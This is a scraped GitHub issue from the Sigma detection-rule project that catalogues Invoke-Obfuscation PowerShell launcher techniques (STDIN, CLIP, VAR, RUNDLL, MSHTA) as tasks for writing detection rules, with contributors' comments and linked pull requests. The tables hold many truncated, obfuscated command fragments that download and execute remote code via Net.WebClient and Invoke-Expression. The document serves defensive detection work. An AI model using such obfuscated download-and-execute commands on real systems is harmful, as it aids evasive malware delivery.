{1}\" -f'aB','e','i','GETEN','viRon','l  
f 'P','S','ROCES' )) )^| . (\"{1}{0}\'
```

```
C:\winDoWs\SySTeM32\cmd.Ex  
(New-Object Net.WebClient).Dc  
SET-iteM ( 'VAR' + 'i' + 'A' + 'blE  
'iRoN','mENT','e','nv' ) ;  
${exECUtIONCONtEXT}.\"IN`VC  
GEt-VARiAble ( 'a' + 'o6l0' ) -vaL  
f'e','gETenvlR','NtvaRla','BL','ON  
{1}\" -f'pRoC','esS' )) )" 
```

```
C:\WIndoWs\sySteM32\cMD /c  
Object Net.WebClient).Downloa  
${m`FLj`92} = [TyPE](\"{1}{2}{0}\  
${mF`LJ`92}::(\"{4}{2}{3}{0}{1}\" -  
) .Invoke( ( \"{0}{1}\" -f 'qTHS','A'  
{0}{1}{2}\" -f'Ke-','eXP','rEsSiOn',
```

```
c:\wiNDOWs\sySteM32\CmD.ex  
Object Net.WebClient).Downloa  
$RiJGI = [TyPe](\"{0}{2}{1}\" -f 'l  
{ExeCutIONConTeXT}.\"iNVo`ke  
'INv','KEscri','o','Pt' ).Invoke( ( $r  
f'tVarIAB','ge','Le','meN','tenvIrC  
'cEs','s','PRO' ))) )" 
```

```
C:\wInDOWS\SySTeM32\cMD.E  
(New-Object Net.WebClient).Dc  
hIDD ( .( \"{0}{2}{1}\" -f 'v','E','aRi  
VaLU).\\"inV`OKE`CoMMa`Nd\".(  
'OKES','INV','CRlpt').Invoke( ( ^,  
f'xyp','EnV:')).\\"Va`luE\" )" 
```

```
C:\wINdOWS\SyStem32\cMD /i  
(New-Object Net.WebClient).Dc  
EXECuTIONpoLIcY bypasS (.(\"{(  
f'e','X*XT') -VALuEoNly ).\"inV`O  
f'ip','InVokeScR','T' ).Invoke( ( ^,  
CHIL','EM' ) ( \"{3}{1}{2}{0}\" -f 'R
```

		<pre>cMd.eXE /C "Set prJ=Invoke-Ex Net.WebClient).DownloadString C:\WIndows\SYSWOW64\wINd ^&amp;(\{"{1}{0}" -f 'x','ie' ) (.( \{"{0}{ 'pr','J','ENV:')).\`v`ALuE\" ) "</pre>
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## STDIN+ LAUNCHER OBFUSCATION

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Task #	Option	
25	LAUNCHER\STDIN+ \*	<p><b>Options LAUNCHER\STDIN-</b> <b>just apply different PS keys 1</b> <b>so in this task we should only</b></p> <pre>cmd /C"echo\Invoke-Expressi Net.WebClient).DownloadStri \$EXECUTionCOnteXT.iNVoKE  c:\windows\sYstEm32\CmD.e Net.WebClient).DownloadStri  c:\wInDOWs\SYstem32\CMD Net.WebClient).DownloadStri ([sTRiNg]\$VERBosEPReFFeRENcl  c:\WiNDOWs\sysTEm32\cmd. Net.WebClient).DownloadStri \${EXEcUtIIONCONTeXT}.iNVo  CMd.eXe /c "eCHO/Invoke-E: Net.WebClient).DownloadStri \${EXecUTiONCONOnTEXT}.iNVO  C:\wiNDoWS\SYSTEm32\cMd Net.WebClient).DownloadStri  c:\wInDows\SYsteM32\CMD.f Net.WebClient).DownloadStri iTeM 'Variable:eX*Xt').ValuE.l  c:\wiNDoWS\SySTem32\cmd Net.WebClient).DownloadStri</pre>

		<pre>\$SHELlID[1]+\$ShELlId[13]+'x'  cmd /C "ECHO\Invoke-Expre Net.WebClient).DownloadStri C:\wiNdOwS\SYswow64\WIn 'variabLE:EXECuTiONcontext') )"</pre>
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## CLIP+ LAUNCHER OBFUSCATION

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Task #	Option	
26	LAUNCHER\CLIP+\'*	<p><b>Options LAUNCHER\CLIP+\'0</b> launcher just apply different F <a href="#">LAUNCHER\PS\'* (task 10)</a>, so CLIP+ indicators:</p> <pre>cmd /C "ECho\Invoke-Expressi Net.WebClient).DownloadString {1}{0}"-f 'ype','-T','Add' ) -AN ( f'C','ore' ),'Pre',(\ "{1}{0}" -f 'n',' [System.Windows.ClIPBOARD ).\i`NvOKE\`() ^  ^&amp; ( ( [StRl +'x'-JOIN') ; [System.Windows fCl','ear').\`i`Nv`OkE\`()"</pre> <pre>C:\Windows\SystEm32\CMd /( Object Net.WebClient).Downlo -st . ( \ "{1}{0}{2}"-f( \ "{0}{1}" -f {3}" -f 'tio','nCo',\ "{0}{1}"-f 'Pr \${Sh`eL`lid}[13] + 'x' ) ( ([wiNDO {1}" -f 'get','tE'),'x','t').\`invO`Ke {1}"-f ( \ "{1}{0}" -f'e','etT'),'xt','</pre> <pre>CmD /c " eCHO/Invoke-Expres Net.WebClient).DownloadString STa \${d`SCTG} = [Reflection.Ass f'adWithP','a' ),( \ "{1}{0}" -f 'tia' )).\`iNVo`ke\`( ( \ "{5}{1}{2}{3}{4}{ } ; \${EXEcUtIOncontext}.\`i`N`V ( [sYSteM.winDoWs.FOrmS.ClIF</pre>

```
'xT','TE'),'GeT' ).\"I`Nvo`Ke\"( ) )  
\"{1}{0}\" -f 'ear','Cl' ).\"IN`Voke`
```

```
Cmd /c " echo/Invoke-Expressio  
Net.WebClient).DownloadString  
{1}{2}{0}\"-f'pe','Ad',(\"{1}{0}\" -f  
{4}\" -f'ows','y','.F',(\"{0}{1}{2}\" -  
, 'S' ) ; ([SySTEM.wiNDows.FoRn  
fT','TTeX' ),'gE' ).\"invO`Ke\"( ) )  
{0}\"-f'KE-','o' ),(\"{2}{1}{0}\"-f 'p  
[System.Windows.Forms.Clipbo  
, 'xt').\"InV`oKe\"( ' ')"
```

```
CMD/c " ECho Invoke-Expressi  
Net.WebClient).DownloadString  
powershell -noPRO -sTa ^& (  
, 'A' ) -AssemblyN (\"{0}{3}{2}{1  
f'e','ntatio'),'es','re' ) ; ^& ( ( [Stl  
+ 'x'-JoiN') ( ( [sySTem.WInDO  
f'tTe','xt' ),'ge' ).\"IN`Vo`Ke\"( ) )  
{1}{0}\" -f't',(\"{0}{1}\" -f 'tT','ex'
```

```
C:\WiNDOWS\SYSTem32\cMd  
Object Net.WebClient).Downlo  
C:\WINDOWS\System32\clIP.Ex  
{1}{0}{2}\"-f 'p',(\"{1}{0}\" -f'Ty','  
{2}{0}\" -f'nC','Pr','esentatio' ) )  
${eXeCUtIONConteXT}.\"InvOk  
[WiNdoWs.ClIPBoARd]::( \"{0}{1  
[Windows.Clipboard]::( \"{1}{0}\
```

```
c:\wInDOWs\SYStEm32\cmD.Ex  
Object Net.WebClient).Downlo  
WINDO Hid . ( \"{2}{0}{1}\" -f ( \  
{1}{3}{0}\"-f'rms','.F','ows','o',(\"  
${EXEcUTioncONtEXt}.\"iNvoKE  
[wIndOwS.ForMs.CLiPBOrd]::(  
).\"iNV`OkE\"( ) ) ) ; [Windows.F  
{0}{1}\"-f 'Se','tT' ), 'xt' ).\"InVO`k
```

```
cmD.exe /c " ECHo Invoke-Expi  
Net.WebClient).DownloadString  
exEcUTioNPoL BypAss ^&( \"{1  
) -Assem ( \"{0}{2}{1}{3}\" -f 'Sy:
```

		<pre>(\"{1}{0}\"-f 'rms','Fo' ) ) ; (^ &amp; ( ';G'),(\"{1}{0}\"-f'rla','va')) ( \"{1 }).\"v`AlUE\".\"In`VO`k`ecOMm/ [system.WiNdOWS.FormS.cliPb fXT','ttE'),'GE' ).\"i`NvOke\"( ) ) \"{0}{1}\"-f'Cle','ar' ).\"I`N`VOke'  CmD.eXE /C "ECho/Invoke-Exp Net.WebClient).DownloadString C:\\wINdowS\\SYSwOW64\\wind -StA \${Nu`ll} = [Reflection.Asse {1}\"-f 'Load','W' ),'a','e','ith',(\"{ fPart','i')).\"I`Nvo`ke\"( ( \"{2}{0} 'tem.Window','s','Sys','s','.Form' {0}{2}\" -f'x',(\"{0}{1}\" -f'GETt',' \${eNV:c`o`MSPEc}[4,24,25]-Joi {0}{1}\"-f 'etT','ext','S' ).\"INVo`k</pre>
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VAR++ LAUNCHER OBFUSCATION

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Task #	Option	
27	LAUNCHER\\VAR++\\*	<p><b>Options LAUNCHER\\VAR++'</b> <b>just apply different PS keys t</b> <b>so in this task we should only</b></p> <pre>C:\\wINDOWS\\SYStEM32\\CmD Object Net.WebClient).Downlk {1}{0}\"-f'ex','I' ) ( (.\"{1}{0}\" - f'E','nv','jXgL')).\"v`AluE\" ) &amp;&amp;  c:\\WiNDOWS\\sYStEm32\\CmD (New-Object Net.WebClient).I noeX ^^^&amp;(\"{2}{0}{1}\"-f '-It ) ([TYpE]( \"{2}{3}{0}{1}\"-f 'e','N [sTrIng]\${VE`Rbo`SepReFER`Er 'RIAbLe:z8j' + 'u2' + 'I' ) ).vALL 'IRo','Nm','GETE','ABIE','I','nv','e {0}\"-f'cEss','P','RO' ) ) )&amp;&amp; c:\\</pre>

```
cMD /c "SeT xClr=Invoke-Exp  
Net.WebClient).DownloadStrir  
${L3`V`BF6} = [Type](\"{0}{2}{  
${ExEcUtionCoNteXt}.\`i`NvOk  
{1}{0}\" -f 'itEM','-ChIld','GeT' )  
'V','GEtEn','riA','BLE','IronMen`  
f'eSs','PROc') )) )&& cMD /c %
```

```
C:\WINDows\SYStEM32\cMD  
Object Net.WebClient).Downlk  
(\"{0}{1}{2}{3}\"-f 'g','Et','-VA','F  
fEXECUTiOnCONt','t','eX' )).\`  
{0}\" -f`rlpt','keS','invO','c' ).Inv  
{1}\"-f 'eNV:G','jQ' ) ).\"VAI`UE`  
%qBZO%
```

```
C:\WIndOwS\SYStem32\Cmd.  
Object Net.WebClient).Downlk  
NOPROFiL Set-iTEM VArIAbL  
'eNVi','Nt','ronme' ) ); ( .( \"{2}{  
'VaRla','X*xT','ble',';E' ) ).\"V`ALt  
ft','Rlp','c','invoKes' ).Invoke( (   
f'g','et','E','roN','iabLe','NVI','M  
{0}{1}\"-f`pRo','cEss' ) ) )&& C  
/C%QexlO%
```

```
C:\WINDoWs\SYsTeM32\Cmd  
Object Net.WebClient).Downlk  
^^^&( ${s`heLL`iD}[1] + ${sh`  
{2}{3}{0}\"-f 'V','E','n','v:lzxR' ) ).  
/C %yTW%
```

```
CMD.ExE /C "sEt cDpyq=Invc  
Net.WebClient).DownloadStrir  
hIDDEN (.(\"{0}{1}\" -f`C','HiDI  
) .\"VA`LUe\" ^^^| ^^^&( ${v  
f`INg','ToSTR').Invoke( )[1,3]+`
```

```
cMD.ExE /C "SET BudG=Invok  
Net.WebClient).DownloadStrir  
bypasS ^^^&( 'sV' ) ( \"{1}{2}  
f`En','T','ViROnmeN' ) ); ( .( \"{  
fEXECUTiONC','Nt','o','eXt' ) ).  
{0}\"-f 'ript','vOke','In','SC' ).Inv
```

		<pre>'NmE','N','gEtEnv','lr','tVArIAb' {0}\"-fSS','PROCE' ) ) )&amp;&amp; cM  CMD /C"sET KUR=Invoke-Exp Net.WebClient).DownloadStrir Mxl=C:\wINDowS\sYsWow64' \${ExEcut`IoN`cON`TEXT}.\\"invc 'pt','EscRi','INvOk' ).Invoke( (.( fENV:kU','R')).\\"vAl`Ue\" )&amp;&amp; (</pre>
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STDIN++ LAUNCHER OBFUSCATION

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Task #	Option	
28	LAUNCHER\STDIN++\*	<p><b>Options LAUNCHER\STDIN++ launcher just apply different obfuscation: <a href="#">LAUNCHER\PS\* (task 10)</a>, STDIN++ indicators:</b></p> <pre>cmD /c "SEt nEp= Invoke-E Net.WebClient).DownloadSt vaRIABle:*XeC*T).valuE.iNvC ([eNViROnMenT]::geTenvIRc )^ PowersHELL (VArIABle 'e&gt; VAL).InVokeCoMmand.InvC  C:\wiNdOWs\SystEm32\cM (New-Object Net.WebClient \${EXECutIoNcOnTExT}).inVol ([eNvirOnMEnT]::GETenVlrC powerSHeLL -NoE - &amp;&amp; C:\  CmD.ExE/c "SEt jqP= Invoke Net.WebClient).DownloadSt eXPreSsioN ([enviRONMent]::GEteNVlrC POWerSHELL -NoNinTE \$IN \$shELlid[1]+\$ShELlid[13]+'&gt;  cMd.EXE /C "SET RiJ= Invok Net.WebClient).DownloadSt</pre>



```
{eXEcUTIONcOnTEXT}.iNVC  
eNV:rlj).vaLUe ) ^|PoWeRsh  
'VArIaBlE:ex*XT').vAlue.Invol  
cMd.EXE /C%ktpfR%"
```

```
CmD.EXE /C "SeT khW=Invi  
Net.WebClient).DownloadSt  
${EXECuTlonCOnText}.inVO  
EnV:khW).vaLuE ) ^|PoWER  
$Env:cOmSPec[4,26,25]-jOi
```

```
c:\wiNDOWS\syStem32\CM  
(New-Object Net.WebClient  
ENv:XjIOW).vaUE ^| power  
'vARlAble:ex*XT').vAlUE.iNv  
c:\wiNDOWS\syStem32\CM
```

```
CMD/C "sEt Guz= Invoke-E  
Net.WebClient).DownloadSt  
exprESSiOn (iteM env:gUZ).  
${ExecutionCOnText}.invokE  
CMD/C%Cpa%"
```

```
C:\wInDOWS\SYsTEM32\cM  
Object Net.WebClient).Dow  
vaRIABLE:E*oNTe*).VaLUe.iN  
([eNVirONmENT]::GEtENVir  
Powershell -EXecu byPAsS  
$eXecutiOnCONTeXT.invok  
C:\wInDOWS\SYsTEM32\cM
```

```
C:\winDowS\SYsTeM32\Cm  
Object Net.WebClient).Dow  
$eXECutionconTeXt.inVoKE  
([ENVirOnment]::geTenVlrO  
C:\WiNDOWS\SYswoW64\V  
^^^&( $PShOME[4]+$psH  
C:\winDowS\SYsTeM32\Cm
```

## CLIP++ LAUNCHER OBFUSCATION

[Back to the Contents](#) 

Task #	Option	
29	LAUNCHER\CLIP++\*	<p><b>Options LAUNCHER\CLIP++ same way as <a href="#">LAUNCHER\PS'</a></b></p> <p>C:\WINDoWS\sySteM32\CMc Net.WebClient).DownloadStri fdd-',(\{0}{1}\ -f 'T','ype' ),'A \{2}{1}{0}\ -f 'rms','Fo','s.'),'i', [sYSteM.wiNDoWS.forMs.ClIF [System.Windows.Forms.Clipb</p> <p>C:\WInDows\System32\cMd  C:\wiNDOWS\SyStEm32\cLiP {2}\ -f 'Ad','d-T','ype' ) -A ( \{ ); \${EXEcUtIONcONtEXT}.\"IN {1}\ -f'GE',(\{0}{1}\ -f 'TT','EXt f'le','ar' ) ).\"iN`V`oKe\"( )"</p> <p>C:\wiNdoW\SyStEm32\cmd / clip&amp;&amp;C:\wiNdoW\SyStEm32 [System.Reflection.Assembly]: 'hPart','ia')).\"i`NvOke\"(\{3}{ \${eX`Ec`UT`ioN`coNteXt}.\"I`N {0}\ -fEXt',(\{1}{0}\ -f 'T','gE1 'tTe','Se' ),'t' ).\"i`NvoKe\"(' ')"</p> <p>C:\WINDowS\SYsTEM32\CmE C:\WIndOWS\SYSteM32\CLip [System.Reflection.Assembly]: 'ial','N','ame'),'it','h' ).\"in`VO`K [wIndows.fOrms.cLIPBOArD]: {2}{1}{0}\ -f 'e',(\{2}{1}{0}\ -f jOin" ); [Windows.Forms.Clipb</p> <p>C:\WINDows\SYsTeM32\Cmc  CLIp&amp;&amp;C:\WINDows\SYsTeM Assem ( \"{1}{3}{0}{4}{2}\" -f'e f'rIab','L'),'va','e' ) ( \"{1}{0}{4}{ ).\\"va`lUe\".\"invok`E`cOmM`A {1}\ -f 'gEt','Te' ).\"i`NVO`ke\" f'Se','tTex')).\"INvo`KE\"(' ')"</p>

		<pre>CmD/C "Echo/Invoke-Express &amp;&amp;CmD/C powerShell -ST -c AssemblyNam ( \"{0}{3}{1}{2}\ \${exECUtioncONText}.\"iNVO \"{0}{1}\" -f'Ette','Xt' ).\"iN`V`C  cmd /C" eChO\Invoke-Expres -ST -WINDowStY HiddeN \${l f'd','Loa' ),'l',( \"{0}{1}\"-f 'N','a 'ws.','Forms','y','st','Windo','S', ).\"inVO`kE\"( ) ) ^ ^ ^   ^ ^ ^ &amp; ( ).\"In`V`Oke\"( )[1,3]+'x'-JOIn ).\"iN`VOke\"( )"</pre> <pre>c:\WINDoWS\SYsteM32\cmd.  C:\wInDows\sySTEM32\ClIp. ST ^ ^ ^ &amp;(\"{0}{2}{1}\"-f ( \"{0} 're','nCo','entatio' ) ) ; ([WiNdC ^ ^ ^   . ( ( [sTRING]\${ve`RBosE {1}\"-ft','Text' ),'e','S' ).\"In`VO  CMd/C " ecHo Invoke-Expres C:\wiNdows\system32\ClIp.E: -Sta . ( \"{1}{0}{2}\" -f 'T',( \"{0} 'tem','s.F',';','Window' ),'Sys','o [wiNDOWs.fOrmS.clIpBoARd [Windows.Forms.Clipboard]::(</pre>
--	--	------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

RUNDLL+ + LAUNCHER OBFUSCATION

[Back to the Contents](#) 

Task #	Option	
30	LAUNCHER\RUNDLL+ +\*	<p><b>Options LAUNCHER\RU</b> launcher just apply diffe <a href="#">(task 10)</a>, so in this task \</p> <pre>c:\WiNdOws\sySTeM32\c Object Net.WebClient).Dc ShellExec_RunDLL "pOWE ^   . ( '{1}{0}'-f'ex','i' )"</pre>

```
C:\wIndows\sysTEM32\cl
Object Net.WebClient).Dc
,ShellExec_RunDLL "POW
{3}'-F 'O','NVir','E','NmeN'
'v','LE','EXECu','loNcOnTe
{1}{3}'-fI','KE','Nvo','sCRlp
'NvIrO','VA','getE','nMEnt
f's','Proce','s' ) ) )"

```

```
c:\wInDOWS\SySTeM32\
Object
Net.WebClient).Downloac
SHELL32.DLL ShellExec_R
[Type]('{2}{0}{1}' -F'NMen
f'pR','EsSio','n','ex','iNVokE
).VAlUe::( '{3}{5}{0}{4}{1}{6
).Invoke( 'gSj',( '{1}{0}{2}' -

```

```
C:\winDoWS\sYStem32\
Net.WebClient).Downloac
SHELL32.DLL,ShellExec_R
[string]${VERBoSEPreFEF
'iTe','m','chILD' ) ( '{1}{0}' -

```

```
CmD.EXE /c "SEt igfM=In
Net.WebClient).Downloac
ShellExec_RunDLL "PoWE
'eM','GE','t-child','IT' ) ( '{0
'x','ie')"
```

```
C:\wInDoWs\sYsTEm32\
Object Net.WebClient).Dc
ShellExec_RunDLL "pOwe
f'ahI','EN','V:')).'ValUE' ^| .

```

```
cmd /C "seT LFM=Invoke
Net.WebClient).Downloac
SHELL32.DLL ShellExec_R
"$PGRV4H = [TyPe]( '{3}{
${exeCUTIoNcONText}'.IN
).Invoke( ( ( gi variAbLE:p
f'M','GEtEn','vA','t','ViRoN
f'PROc','E','SS') ) ) )"

```

		<pre>c:\WINDOWs\SysTEm32\ (New-Object Net.WebClie SHELL32.DLL,ShellExec_R "( ^&amp; ( '{2}{1}{3}{0}'-f 'ItE )).'VALUE'.InvokeComma ('{3}{0}{2}{1}'-f 't-', 'm', 'CH CMD.ExE /C "SeT vPu=In Net.WebClient).Downloa SHELL32.DLL,ShellExec_R "C:\WinDOWs\SYSwOw6. "(. ('{1}{0}' -f'Ci','g') ( '{0} \${eNV:cOMSPeC}[4,26,25</pre>
--	--	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

MSHTA++ LAUNCHER OBFUSCATION

[Back to the Contents](#) 

Task #	Option	
31	LAUNCHER\MSHTA++\*	<p><b>Options LAUNCHER\MSHTA++\*</b> <a href="#">(task 10)</a></p> <pre>c:\winDowS\syStEM32\Cm Net.WebClient).Download\$ '{1}{0}'-f'I','GC') ('{0}{2}{1}' - CMD.exe/C "SeT Qsk=Invc VBScRipT:CREATeObjECt("\ 'Sk','ENV:Q' ) ).'vAlue'^ ^&amp; C:\WinDOWs\SystEm32\cM VBScript:CReATEObjECt("V {0}{1}' -f 'P','t','Okescri','iNv C:\WindOWs\SySTeM32\cr Net.WebClient).Download\$ NoLoG ( .('{1}{0}' -f 'ITem','i (WInDow.Close)" cMD/C "sET Nkl=Invoke-E VBSCRIPT:CreaTEObjECt(" 'pT','nvoKEs','cRI','I').Invoke</pre>

```
C:\WinDOWs\sySTEm32\C
Net.WebClient).Download$
-COMma (. ( '{1}{0}' -f 'i','G
). 'Name'[3,11,2]-JoIN" )", (9

c:\wiNDoWs\SYStEm32\cr
VBSCripT:CreaTEObjeCT("\
fE','Nv:spv','K' )). 'VAIUe' ^|

c:\WIndOws\SYStEm32\CM
VBSCripT:CREatEObJECT("V
{1}' -f vOkEScRi','Pt','in' ).In

cMd /C "sET yAt=Invoke-E
VBSCRiPT:CrEaTeObJECT("\
(.'gV' ) ( '{0}{1}' -f eX,'*xT'
fenv','AT','y' ) ).vAIUE' )", (1
```



1



yugoslavskiy mentioned this issue on Sep 14, 2020

[Rules Development Backlog] Develop  
Sigma rules for Invoke-Obfuscation #578

🔒 Closed



Dmweiner commented on Oct 4, 2020



For the sprint I'm planning on starting with 20 and seeing how I can continue on from there with my mediocre regex skills.



1



zinint commented on Oct 6, 2020

Contributor

Author



For the sprint I'm planning on starting with 20 and seeing how I can continue on from there with my mediocre regex skills.

Thanks, great! Waiting for your PR, great chance to improve your regex skills BTW (: they are pretty handy (:



**NikitaStormwind** commented on Oct 8, 2020 •  
edited ▼

Contributor



If no one objects, I'll take 31 and 30

30 [#1094](#) [#1097](#) [#1108](#)

31 [#1098](#) [#1099](#) [#1109](#)



**NikitaStormwind** commented on Oct 8, 2020

Contributor



@zinint Do you want the rule to work on a single regular expression as specified in point 5 "Start to develop your own regex that will cover all of the obfuscation examples of this particular obfuscation method, e.g" ? Or you need several regular expressions for different patterns as shown in the examples:  
rules/windows/process\_creation/win\_invoke\_obfuscation\_obfuscated\_iex\_commandline.yml  
rules/windows/powershell/powershell\_invoke\_obfuscation\_obfuscated\_iex.yml  
rules/windows/builtin/win\_invoke\_obfuscation\_obfuscated\_iex\_services.yml



**zinint** commented on Oct 8, 2020 •  
edited ▼

Contributor

Author



@NikitaStormwind I think we need several regular expressions for different patterns, but I'm open for suggestions (:





zinint commented on Oct 8, 2020

Contributor

Author

...

If no one objects, I'll take 31 and 30

No objects, of course, thanks for joining!



1



NikitaStormwind commented on Oct 8, 2020 •

Contributor

...

edited ▼

@NikitaStormwind I think we need several regular expressions for different patterns, but I'm open for suggestions (:

@zinint | And one more question: Do you need to make several rules for the task ? For example: 1.Rule (4104,4103), 2.Rule (process create), or is one rule enough ?



2



NikitaStormwind commented on Oct 8, 2020

Contributor

...

@NikitaStormwind I think we need several regular expressions for different patterns, but I'm open for suggestions (:

@zinint | And one more question: Do you need to make several rules for the task ? For example: 1.Rule (4104,4103), 2.Rule (process create), or is one rule enough ?

It depends, but I think they should be a [Rule Collection](#)

Saw your PRs, you went with 2 rules, I think that's fine, maybe later we will somehow rearrange that, but for now, that's a nice way, thanks a lot for your time and contribution. I'll get back to you in PRs after I review the rules.

Ok, thanks. I'll take a couple more tasks tomorrow





zinint commented on Oct 8, 2020 •  
edited ▼

Contributor

Author



**@NikitaStormwind** I think we need several regular expressions for different patterns, but I'm open for suggestions (:

**@zinint** | And one more question: Do you need to make several rules for the task ? For example: 1.Rule (4104,4103), 2.Rule (process create), or is one rule enough ?

**Forgive me (: but I forgot about one of the latest updates to the Issue before the sprint, it's in the end:**

### One obfuscation method = 3 Sigma rules

Each Sigma rule for a specific PowerShell obfuscation method should be developed for process\_creation log category, service creation events (windows system eid 7045, windows sysmon eid 6, windows security eid 4697) and powershell log source. You can follow the approach used for obfuscated IEX invocation rules — there are 3 rules that rely on the same set of regular expressions:

- [rules/windows/process\\_creation/win\\_invoke\\_obfuscation\\_obfuscated\\_iex\\_commandline.yml](#)
- [rules/windows/powershell/powershell\\_invoke\\_obfuscation\\_obfuscated\\_iex.yml](#)
- [rules/windows/builtin/win\\_invoke\\_obfuscation\\_obfuscated\\_iex\\_services.yml](#)



zinint commented on Oct 8, 2020 •  
edited ▼

Contributor

Author



Ok, thanks. I'll take a couple more tasks tomorrow

Top work [@NikitaStormwind](#), thanks a lot, will see you tomorrow!



This was referenced on Oct 8, 2020

[OSCD] Detects Obfuscated Powershell  
via use Rundll32 in Scripts #30 (4104,  
4103) #1094

Merged

[OSCD] Detects Obfuscated Powershell  
via use Rundll32 in Scripts #30  
(process\_creation) #1097

Merged

[OSCD] Detects Obfuscated Powershell  
via use MSHTA in Scripts #31 (4104, 4103)  
#1098

Merged

[OSCD] Detects Obfuscated Powershell  
via use MSHTA in Scripts #31  
(process\_creation) #1099

Merged



This was referenced on Oct 9, 2020

[OSCD] Detects Obfuscated Powershell  
via use Rundll32 in Scripts #30 (Services)  
#1108

Merged

[OSCD] Detects Obfuscated Powershell  
via use MSHTA in Scripts #31 (Services)  
#1109

Merged



**NikitaStormwind** commented on Oct 9, 2020

Contributor



[@NikitaStormwind](#) I think we need several regular  
expressions for different patterns, but I'm open for  
suggestions (:

[@zinint](#) | And one more question: Do you need to  
make several rules for the task ? For example: 1.Rule

(4104,4103), 2.Rule (process create), or is one rule enough ?

Forgive me (: but I forgot about one of the latest updates to the Issue before the sprint, it's in the end:

### One obfuscation method = 3 Sigma rules

Each Sigma rule for a specific PowerShell obfuscation method should be developed for process\_creation log category, service creation events (windows system eid 7045, windows sysmon eid 6, windows security eid 4697) and powershell log source. You can follow the approach used for obfuscated IEX invocation rules — there are 3 rules that rely on the same set of regular expressions:

- [rules/windows/process\\_creation/win\\_invoke\\_obfuscation\\_obfuscated\\_iex\\_commandline.yml](#)
- [rules/windows/powershell/powershell\\_invoke\\_obfuscation\\_obfuscated\\_iex.yml](#)
- [rules/windows/builtin/win\\_invoke\\_obfuscation\\_obfuscated\\_iex\\_services.yml](#)

@zinint | I made 3 rules for one task. If the check is successful, I will continue to write other tasks using the same method.

30 [#1094](#) [#1097](#) [#1108](#)

31 [#1098](#) [#1099](#) [#1109](#)



NikitaStormwind commented on Oct 9, 2020 •

Contributor



edited ▾

I'll take tasks 28 and 29

29 [#1112](#) [#1113](#) [#1114](#)

28 [#1142](#) [#1143](#) [#1144](#)





This was referenced on Oct 9, 2020

[OSCD] Detects Obfuscated Powershell  
via use Clip.exe in Scripts #29 (4104, 4103)  
#1112

Merged

[OSCD] Detects Obfuscated Powershell  
via use Clip.exe in Scripts #29  
(process\_creation) #1113

Merged

[OSCD] Detects Obfuscated Powershell  
via use Clip.exe in Scripts #29 (Services)  
#1114

Merged

[OSCD] Detects Obfuscated Powershell  
via Stdin in Scripts #28 (4104, 4103) #1142

Merged

[OSCD] Detects Obfuscated Powershell  
via Stdin in Scripts #28 (process\_creation)  
#1143

Merged

[OSCD] Detects Obfuscated Powershell  
via Stdin in Scripts #28 (Services) #1144

Merged



zinint commented on Oct 12, 2020 •

edited ▼

Contributor

Author



I'll take 27 then for descending order (: gotta do something as well ((:

[#1150](#) [#1151](#) [#1152](#)



1



This was referenced on Oct 13, 2020

[OSCD] Detects Obfuscated Powershell via  
VAR++ Launcher #27 (4104, 4103) #1146

Closed

[OSCD] Detects Obfuscated Powershell via  
VAR++ Launcher #27 (4104, 4103) #1149

Closed

[OSCD] Detects Obfuscated Powershell  
via VAR++ Launcher #27 (4104, 4103)

Merged

#1150

[OSCD] Detects Obfuscated Powershell  
via VAR++ Launcher #27 (Services) #1151

Merged



zinint mentioned this issue on Oct 13, 2020

[OSCD] Detects Obfuscated Powershell  
via VAR++ Launcher #27  
(process\_creation) #1152

Merged



OpalSec commented on Oct 13, 2020 •  
edited

Contributor

...

I'm looking at task 26 - apologies if my subsequent PRs aren't  
done right, I haven't collaborated in Github before!

2



OpalSec mentioned this issue on Oct 14, 2020

[OSCD] Task #26: Detection for Invoke-  
Obfuscation CLIP+ Launcher (4104, 4103)  
#1175

Closed



OpalSec commented on Oct 15, 2020

Contributor

...

Looking at task 25

2



OpalSec mentioned this issue on Oct 15, 2020

[OSCD] Tasks 24, 25 & 26: Detection for  
Invoke-Obfuscation CLIP+, STDIN+ &  
VAR+ Launchers #1177

Merged



OpalSec commented on Oct 15, 2020

Contributor



Looking at task 24



2



yugoslavskiy commented on Oct 17, 2020

Contributor



apologies if my subsequent PRs aren't done right, I haven't collaborated in Github before!

Hello @OpalSec! That's totally fine, no worries (: That's the whole point of the sprint — engage more people into collaboration on GitHub (: I think most of the participants are not fluent in GitHub, but they are doing their best, and we are here to help.



1



zinint commented on Oct 18, 2020 •  
edited

Contributor

Author



Taking task 23 - [#1223](#)



zinint mentioned this issue on Oct 18, 2020

**[OSCD] Detects Obfuscated Powershell via RUNDLL Launcher #23 (4104, 4103 + Services + process\_creation) #1223**

Merged



zinint commented on Oct 18, 2020 •  
edited

Contributor

Author



Taking task 22 - [#1225](#)



zinint mentioned this issue on Oct 18, 2020

**[OSCD] Detects Obfuscated Powershell via WMIC Launcher #22 (4104, 4103 + Services + process\_creation) #1225**

 Closed



zinint commented on Oct 18, 2020 •

edited ▼

Contributor

Author

...

Taking tasks 20 & 21

☒ Due to the very high FP rate, I suggest skipping these tasks.



zinint commented on Oct 18, 2020 •

edited ▼

Contributor

Author

...

Taking task 19 - [#1229](#)



 zinint mentioned this issue on Oct 18, 2020

**[OSCD] Detects Obfuscated Powershell via COMPRESS OBFUSCATION #19 (4104, 4103 + Services + process\_creation) #1229**

 Merged



zinint commented on Oct 18, 2020 •

edited ▼

Contributor

Author

...

Taking task 18 - [#1230](#)



 zinint mentioned this issue on Oct 18, 2020

**[OSCD] Detects Obfuscated Powershell via ENCODING OBFUSCATION\8 #18 (4104, 4103 + Services + process\_creation) #1230**

 Closed



zinint commented on Oct 18, 2020

Contributor

Author

...



Taking task 17

  aw350m33d mentioned this issue on May 3, 2021

**Update issues for obfuscations in the Sigma project** [oscd-initiative/oscd-task-management#8](#)

 Open

 2 tasks

  zinint changed the title ~~[OSCD Initiative] Invoke-Obfuscation~~ **Invoke-Obfuscation** on Sep 13, 2021

  fukusuket mentioned this issue on Dec 6, 2022

**refactor: remove unneeded escapes(in |re block) #3744**

 Merged

  frack113 added the **Rules** label on Dec 19, 2022

  frack113 added the **Help Wanted** label on Dec 27, 2022

  frack113 mentioned this issue on Dec 27, 2022

**PowerShell Token Obfuscation #3825**

 Merged

 frack113 commented on Dec 27, 2022 • edited  Member ...

Summary rules to do

